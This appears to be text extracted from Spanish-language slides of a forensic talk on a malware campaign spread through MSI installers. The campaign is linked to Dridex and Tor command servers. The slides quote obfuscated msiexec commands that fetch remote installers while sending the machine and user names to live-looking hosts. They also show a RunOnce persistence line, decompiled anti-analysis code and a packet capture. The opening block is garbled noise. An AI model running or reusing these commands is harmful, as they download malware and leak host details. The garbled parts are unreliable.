RS_9oENO1WrCANgEOTHB2XGFcanMRs0SI#1rRSBSRFDC1/lrc9l8K6z33gkT SI NAk1FFBhJMDC4h JUSGuPBoFFSI DC1bETB*SOH*DC2
^Se^TVT" DkfBactSJ=^"
1TGF6DC1XPw\$pACKoEM_zACKvRS CANReQ
M-bSOH5zwp2mmyACK*fuN958j6YN USEFF8r11 RDC4hUSEVGxwDC4SYNEOTFYLoQOSoxjv#iBS1qDC2GSJwSO1SOH50E_SO RSONAKENOfl10aqCANUU SOHDC3iW_kIK#OdSO
kxysNAKv#T.yEEqqyK7HxoDLESOHyt2\$PqTS _ETB*\$1f1jBSh-71DC32SpR_fBEOTT RzMGSFEDC22X*9dETXACKFF_FSYNGS DC2 .5oXRENQ.Rp2 nSYNSYFS DC2x
c2gRspUSBDC3A5BS0NRFpuSOSTXY3TRACKFSxuCANSI-DC4VXBGSGp1ETBmjAnaWi pneETXUS.SYNrFSna SYN9EOTFDC4EMVcg0TxkSTXIS1GS4sQf/#6EMESU_SOHS1jCRlkS1LSTXciUSEM1xekhB4USyQ3.FSncT
IEOTYDC1NSXACKh3aGvTzGaNAKFM SYNDC26jleNAKj-MBSnBS2YETWjsFSADC39Dm2m
s^DKFbAcTSj^t^a^R^t^%dkFBACTSj% M^S^1^%^DkFBAcTSj% X^%dkFbAcTSj% E^c^%DKFBaCTSj% /fv "[http://7d.RS:8080/BGB0AWhdFl9DumBuzytk5lyLpHoJTnH/lmwPj4cgs/%c0mpUteRNAmE%=%uSerNAME%"](http://7d.RS:8080/BGB0AWhdFl9DumBuzytk5lyLpHoJTnH/lmwPj4cgs/%c0mpUteRNAmE%=%uSerNAME%) ^x^U^h^Tb^T=^h^s^yb^g^W /qN pC^u^QF^pLY^e=t^K
k^K^vn^q^E^F^=^T^X^De^X^T^B y^v^S=F^U^LDB^q
JH-dSO DC1WKAJjzvTRSB1qb22STXNI*DC3GSg41DC4H2DLEEMFFJDT FlwD.K/ZY9EMBoETBiy_yJwENO sFSDC20STXDC4FFDC2F7DC2RaUoDC3y#SYNC/qBQ3IS0SQN2l9Vwz6/NDC1\$DC3x\$zjBS/
kSOH5DC1DC1VEN0RSYtdBwGSzENQDC1DC3CANDC1ETX84\$gSumSO6FSi9GSFSiNAKSOH196DC215cETXzAU7z_RShlCAN ENQU6fgrf21
RubGSUSwCAN2W_yPACKO UyBSxK.B METXSYN8iCANAAACKGS#KOKIPVfxAcQw/T_SEETXGGSWDMsDC4fPtaDC1uiSOHxDC4GS3.EMzEiL*.vSYNZGSzETX/pPUSIBo2JCANEB4jmsB5/9htWl0BbjENO-azygsik
STXOB1cSYNDqBACKACK5z8DC1jyH3NkelelJ0p90QEKrMaPDC4QANVT1W./CANP- LwEOTESVTEFS STX3DC2LACKkqjSYN7hbFFDC2AGSp\$qRSBS QI-SYNTVNAKKSRUQDC4ENO-#.GS
hpTETB5qb GSJDELEQJpBGEVtBh-2ETX-r0961CANNEOTpgFc\$2UGS WETX2Ze\$5t0RSusnETX 1zETB6GABACKCAN162 1ySOHJUSSTX c8GS ERRSXEM ggITUSm58AhSwSYNmN.
Cb2USRSDC3ALd-SI7BSUENQGSEMBovl6eNYN AFSDbDCG50RS SI GmcFS EOTETBf6j7ACKTGs/2DLEENQlxDLEBSuSmDC3DLEDC3g UmUS- SYNCDC2BS16YAv#SYN1a6COEDC3MhFFCANETXK
Xpf08KGyjDC17zEEFFUS/ACKp0Vt2EMEQTRSEwdtBSsRsmSTx cd0eR3kGS8ITSOcDC2EMuAb#EOT6m_Nsd0sEM08bEOTUk4GSs03kRP61549Ef9sSIVT45CANSOHkidyFs0A7TDC1 UEOTETBsn#CEO7EMcCAN4LDC4
KuXFFACKRSmENO-DDC4F6byE0#R6FF 1 #USU_-RETXSS0h
KOPRS.M.*-ESDC4SOTEMLVTFsgETXKIACKh5SOHEDC2 feMk*STfn#SYNDC3SYNSTX5SOHDC4nu5lqotbSOH27.pLSTXQEOTTSIpcRSRS
SYN4d5zINAKPCEM\$BT qea.nUSDC1 VTuSOeuCAN -\$VTL SOHtYETBw-gDC1/DC4OgNAKSOH\$yaJCANdSOHDC2ESYCn*qGSY*vOTACK2JACKu\$g4kKDC4 ETEL EOTKFFCYbSIu7DC2-vEOTNtT3.PAex3hMEMZSOEOTUSuDC1sVT CAN1ETXEPACKV
SI.MaSTX9tNAKSYNMuMDE.1Z2KSTXb95
6uDC2EOTQo02iJETB/pwXglu0tmSOHU 4zEFVt84uM 6FVt8SO1CyETBLDC10DLE2z9XETXGSkA2ZACKMvBETBESn45SHSI NAkACKotPY0c1FSk9e3RS1NAKXFF-RSwbDC4SOHDC4H
WzD_HAQENOeE SOH-ETBzENOETXsIV4RgwSOTBDC2SOH yUNQf_ciLxJ#GS oJVD EMETXYfEOTV7EOT4vN5DC1US4ck_Yts jm*N/FFpgENO
a1DC4McPNAKETEOTNB5GjxVTSOoDC4,BS3pDC41NAKBSEOTSOBSVlQ3CANEEMcL STX4LP40-SYNSYNHnrVT
LSoajDLEDCuBShTcEMH*DC3mfhhdNAK
RSiRveSYNmVXdi\$WSlDC4pENQV6-EM9hSh9bQw SP9AWMIjOS1z.#D*ExhjhUQ5o*B SYNCDC3ENQxCQwNAKBMU
RS8aamYNAK\$STXETBFF-NAK-I70BSACKdPyvDCAN1YxQaDIE92FDCAN2\$FSDC4QFCs#aACKSOH.IVKU3S1VTPDC1SO0EOT68yaSYN9DKEmzUSFf6DC2BLETBETBDC4R*7SRSTXv KSQ
TkJmACK8.YEOTdUS_f*ETB6*DLEEMSIk2DC2RSXN0/d. qETXDC4_VBVT EOT1lRSfhyNH#BSL SO1DLB gV2V7DC1qRS1 NAK2tZiuGmSOHtv. ACKBS EMMFqbF8oSTX _DC2oDC2ACK1hBSp0DC3
SSTX009KSVT_0XR59bcDC2Jz5lf GBDLeGcs-tXDC3#_sqUWtp90p_EFFCxs8fEOTG*x6#hBsEMENODDC3w6DrbDC1FTol#d8#apvDC1STXfyDC3oSTXoETBt\$cgQETXhrfCF_S1b-DC4BSwSOU *#r
A6YxDC1oSI1RaS.d**qkNAKLQn.2USg bLLKg0wDC11SOH9q
vB6AV1EOT1VtaFSXsSOH SOH DLEqENsuRS cRSv24ppk. GS CANPKETB20nDLE
n82nyTETB1FSGS\$uGST ETXoDLEGS0DC3ETXoEWBSyvT1A4S1DC4gSOHAgPGb1LNH20DC3VTETB EOTSTX-1Y4fwcznZNAM/ACANCANpGS1GfmfETXSOBzRs gOnHBoGS6x\$CENO8aweSIS1S1dVNakrgC
XpjgSO_aVF3 .WfSOH1cW2ETX2EOTETB;EMSIETBAwikkRSj110CANDC3 VGGSOmKd8q_DLEXMFS3RSOH. IpSOHsDC2vPq2UXFe2I GSmiyVnZDUjrUDC4b10ETXGmPeagSOETBj. VTDENO SIEFQwv2
6P10*qDLE3sFENDLExDLeujcwJ
RETX9\$78jRSYN #\$U_31FfVAlKbhtDC3CANM3JVsFFJ.9ETX_yEMrFF*o/mhN5*qAO SOES1DC3xg18DC3n giDEOTnSgfDC3U4SOH96EUNOZCANeG65Vjn*ACK
GS5UDC3R3CANDC2STX/vK1vSIKubEOTmUSACKDC4p0DC4r*SI1rMEmNDC1npLfaJKEOTNAFp4ENO1gbsETXsl. DC4BEFT+sNAK3Vt+otjtDC1USSTXGJADDC4S1.yQtZt6\$9Fhu\$F. Z\$UVTEOJUK
DC44e2CANaxiw.US \$lmJETX7DC2DpSIBS7HETOTS5Qv*GGS-BPDC2IvNAKtSOHohCANgETX 8xUSdDC3Y5CWNEMDClGSEmQzPjs_QEUSQSl2SOH0ETB51X02 69#SOHEM7NDElPhbCANEF SOdQn
CANESfRSbRSntEONDC3oBSN5x0VRStQb/.4zV1T1RS
CpsDC2xuyNSDC1CANtNK.QQ#/KTq2LDYETAEANAKehEFLjSOTY3.EMWu7mGS PCANQV1DC4yNAK/ETX/subEMxYaiWETXLLe\$ETB9KVSYNT#hTC HuuB/FF CGS52 b DC2VoCANS1rM7D2KrEMGSRSm6 dBS CANSOl1VTETBDC1#T5UQ3l1jvRS SOHNAKx4FuxVDC1D t0DC2TYGSf



IT'S SHOWTIME

El MSIEXEC....

```
sTaRt MsleXeC EGIM=gmS /FV  
"httP://FXb.Tw:8080/BRyr6yZWTdzqk/8/WH89L/P0fTmwmI7/MACHINENAME?USERNAME"  
HwHrZ=oxuX /Qn
```

- Parametros:

Propiedades de entorno que al principio pienso que no sirven para nada.

/FV reparar las entreadas del registro

/QN no haya interfaz de usuario

/I a veces, para descarga desde URL



HISTÓRICO DE RESOLUCIONES 2022



MUESTRAS RELACIONADAS

Reyes Come to me

Qué intuyo que hay....



BD de URL
QNAPS




RED TOR o no ;)



CnC



BD de CnC
TOR



©2022 TREND MICRO



Somos máquinas totales ... ¿cómo seguiríais?.



Análisis forense	Ayuda en grupos:	VT	Concienciar al CCMAD	Extras
<ul style="list-style-type: none">• ¿hay contrato?• Infectarme	<ul style="list-style-type: none">• Telegram: Informática Forense• Antonio Sanz S2	<ul style="list-style-type: none">• Jornadas STIC• Conseguir Trial	<ul style="list-style-type: none">• Ayuda criminóloga• Empresa soporte motivada	<ul style="list-style-type: none">• Hay cosas en Inet• Ver al usuario que tiene una reina madre

Problema de autoinfectarme..

- No consigo autoinfectarme....
- La Semana FANTASTICA: llegó un momento que sí. Pero solamente me duró 14 días.
- Gracias a los de Telegram, conseguí via Process Monitor el MSI y el instalable posterior.
- Parece muy hábil a la hora de no emitir el implante.





*Ethernet (port 8080)

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda



http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.041544	10.0.2.15	94.62.109.207	HTTP	202	GET /8/TBqA/q4tbRhG24JN5Z/B2z/CZC14492TQ?profe3 HTTP/1.1
1485	3.164183	94.62.109.207	10.0.2.15	HTTP	1219	HTTP/1.1 200 OK
1490	18.228273	10.0.2.15	94.62.109.207	HTTP	202	GET /8/TBqA/q4tbRhG24JN5Z/B2z/CZC14492TQ?Manute HTTP/1.1
1496	19.586274	94.62.109.207	10.0.2.15	HTTP	248	HTTP/1.1 404 Not Found
1505	38.134412	10.0.2.15	94.62.109.207	HTTP	203	GET /8/TBqA/q4tbRhG24JN5Z/B2z/CZC14492FFF?Manute HTTP/1.1
2993	43.109254	94.62.109.207	10.0.2.15	HTTP	1107	HTTP/1.1 200 OK
2998	48.980490	10.0.2.15	94.62.109.207	HTTP	203	GET /8/TBqA/q4tbRhG24JN5Z/B2z/CZC14492FFF?Manute HTTP/1.1
3000	49.559558	94.62.109.207	10.0.2.15	HTTP	248	HTTP/1.1 404 Not Found

> Frame 4: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits) on interface
> Ethernet II, Src: PcsCompu_3a:b7:a2 (08:00:27:3a:b7:a2), Dst: RealtekU_12:35:02 (08:00:27:12:35:02) > Este equipo > Disco local (C:) > Windows > Installer
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 94.62.109.207
> Transmission Control Protocol, Src Port: 64160, Dst Port: 8080, Seq: 1, Ack: 1, Len: 1616

Source Port: 64160
Destination Port: 8080

Nombre	Fecha de modifica...	Tipo	Tamaño
55f4077.msi	21/01/2022 6:38	Paquete de Windo...	1.120 KB
72f3e.msi	10/06/2022 20:15	Paquete de Windo...	180 KB
72f42.msi	10/06/2022 20:18	Paquete de Windo...	180 KB
2367ab.msi	17/12/2022 15:55	Paquete de Windo...	1.585 KB
55968bc.msi	20/05/2021 16:34	Paquete de Windo...	600 KB
MSIF323.tmp	20/12/2022 10:00	Archivo TMP	1.560 KB
SourceHash{43AC067E-E383-4610-914...	16/09/2022 17:48	Archivo	20 KB
SourceHash{3407B900-37E5-4CC2-B61	21/09/2022 19:02	Archivo	20 KB

Análisis Forense



Resultados del Informe Forense

- DiY con Ghidra
- Qué bonito cuando coincide con el EDR.

```
▪ rundll32.exe 192 C:\WINDOWS\system32\rundll32.exe C:\WINDOWS\system32\shell32.dll,ShellExec_RunDLL C:\WINDOWS\syswow64\CONTROL.EXE C:\Users\user
    • control.exe 2512 C:\Users\user\AppData\Local\Temp\lr.dzoo.
        • rundll32.exe 2804 "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL C:\Users\user\AppData\Local\Temp\lr.dzoo.
            • rundll32.exe 572 C:\Windows\system32\RunDLL32.exe Shell32.dll,Control_RunDLL C:\Users\user\AppData\Local\Temp\lr.dzoo.
                • rundll32.exe 1960 "C:\Windows\SysWOW64\shell32.dll",#44 C:\Users\user\AppData\Local\Temp\lr.dzoo.
```

Figura 45. Ejecución de la dll con rundll32.

El *malware* añade una clave de registro en RunOnce del usuario afectado. Esto es debido a que una vez se ejecuta el comando se borra, dificultando así su detección y volviéndose a añadir en la próxima ejecución. Según los comandos detectados, este sería su contenido:

```
"rundll32.exe" shell32,ShellExec_RunDLL CONTROL "C:\ProgramData\Vmf\lr.dzoo."
```

El *malware* se inyecta en los procesos del sistema, incluidos `regsvr32.exe`, `rundll32.exe` y `dllhost.exe`, y se conecta a varios servidores de comando y control (C&C) alojados en nodos Tor si finalmente se descargan los módulos necesarios.

Existe la creencia de que hay cierta conexión entre este *malware* y `Dridex`, ya que en ambos se realiza la comprobación de si el fichero que carga la DLL se llama `self.exe`. Las DLL se suelen cargar con `rundll32` y/o `regsvr32`. En caso de llamarse de esa manera no continuaría con el flujo normal del *malware*.

```
strcpy(v11, "self.exe");
v11['\x04'] = '.';
v18 = (LPDWORD)&v9;
if ( LoadLibraryA(v11) )
    return 1;
*v18 = -1;
v14 = 1;
if ( (_BYTE)OutputDebugStringA != 106 )
{
    v3 = GetModuleFileNameA(0, v19, 0x104u);
    v4 = v19[3];
    v15 = v3;
    v17 = v19 + 3;
    v16 = v4;
    if ( v4 != 77 )
        goto LABEL_8;
    if ( v19[4] != 'Y' || v19[5] != 'A' || (v13 = v19[8], v14 = 0, v13 != '.') )
    {
        v16 = *v17;
LABEL_8:
        if ( v16 != 'T' || v19[4] != 'E' || (v5 = v19[10], v14 = 0, v5 != '.') )
        {
            v6 = GetBinaryTypeA(v19, v18);
            v7 = *v18 == 0 && v6;
            v14 = 0;
            if ( v7 )
            {
```

```
C:\Decompile: FUN_00401450 - (MSIAE12.tmp)
1 /* WARNING: Restarted to delay deadcode elimination for space
2
3 undefined4 FUN_00401450(void)
4
5 {
6     HMODULE pHVar1;
7     CHAR local_110 [3];
8     char local_10d;
9     char local_10c;
10    char local_10b;
11    char local_109;
12    char local_106;
13    undefined4 local_c;
14    undefined4 local_8;
15
16
17    GetModuleFileNameA((HMODULE)0x0, local_110, 0x104);
18    local_c = 0xffffffff;
19    pHVar1 = GetModuleHandleW(L"Testapp.exe");
20    if (pHVar1 == (HMODULE)0x0) {
21        pHVar1 = LoadLibraryExW(L"self.exe", (HANDLE)0x0, 1);
22        if (pHVar1 == (HMODULE)0x0) {
23            if (((local_10d == 'S') && (local_10c == 'E')) && (local_106 == 0))
24            {
25                local_8 = 0;
26            }
27            else if (((local_10c == 'E') && (local_106 == '.')) && (local_10d == 0))
28                local_8 = 0;
29            else if (*CloseHandle_exref == (code)0xb8)
29                local_8 = 1;
30            else if (*OutputDebugStringA_exref == (code)0x6a)
31                local_8 = 1;
32            else {
33                thunk_FUN_00408bc0();
34                GetSystemTimeAsFileTime((LPFILETIME)0x0);
35                local_8 = 0;
36            }
37        }
```

Figura 48. Detección de ciertas plataformas comprobando el nombre del fichero, `self.exe`.



Overview

Alerts


Timeline

Security recommendations

Software inventory

Browser extensions

...



Jul 2022

Nov 2022

Dec 2022

[Maximize](#)[Export](#) [Search](#)

Aug 29, 2022 11:55 AM | Informational | Resolved

'Dridex' malware was detected Event time ↓

Event

Additional information

User

[Load newer results](#)

<input type="checkbox"/> Aug 14, 2022 2:52:...		mobsync.exe loaded module wtsapi32.dll	jra040
--	--	--	--------

<input type="checkbox"/> Aug 14, 2022 2:52:...		ntoskrnl.exe set registry value for key 'HKEY_LOCAL_MACHI...	system
--	--	--	--------

<input type="checkbox"/> Aug 14, 2022 2:52:...		ntoskrnl.exe created registry key 'HKEY_LOCAL_MACHINE\BC...	system
--	--	---	--------

<input type="checkbox"/> Aug 14, 2022 2:52:...		ntoskrnl.exe set registry value for key 'HKEY_LOCAL_MACHI...	system
--	--	--	--------

<input type="checkbox"/> Aug 14, 2022 2:52:...		ntoskrnl.exe created registry key 'HKEY_LOCAL_MACHINE\BC...	system
--	--	---	--------

<input type="checkbox"/> Aug 14, 2022 2:52:...		ntoskrnl.exe set registry value for key 'HKEY_LOCAL_MACHI...	system
--	--	--	--------

```
1 int __cdecl rc4_init(int a1, int a2, unsigned int a3)
2 {
3     unsigned __int8 v3; // bl
4     int result; // eax
5     int v5; // edx
6     unsigned int j; // [esp+8h] [ebp-24h]
7     int v7; // [esp+Ch] [ebp-20h]
8     int i; // [esp+10h] [ebp-1Ch]
9
10    dword_528C5C = 632;
11    for ( i = 0; i != 256; ++i )
12        *(_BYTE *)(a1 + i) = i;
13    dword_528C5C = dword_528C58 + 1216;
14    v7 = 0;
15    for ( j = 0; j != 256; ++j )
16    {
17        v3 = *(_BYTE *)(a1 + j);
18        result = (*(unsigned __int8 *)(a2 + j % a3) + v7 + v3) / 256;
19        v5 = (*(unsigned __int8 *)(a2 + j % a3) + v7 + v3) % 256;
20        *(_BYTE *)(a1 + j) = *(_BYTE *)(a1 + v5);
21        *(_BYTE *)(a1 + v5) = v3;
22        v7 = v5;
23    }
24    return result;
25 }
```



Figura 49. Función utilizada para descifrar una DLL para utilizarla en memoria.

Primero coloca los datos descifrados en memoria, sin el magic number MZ que indicaría de qué tipo de fichero se trata, una DLL en este caso.

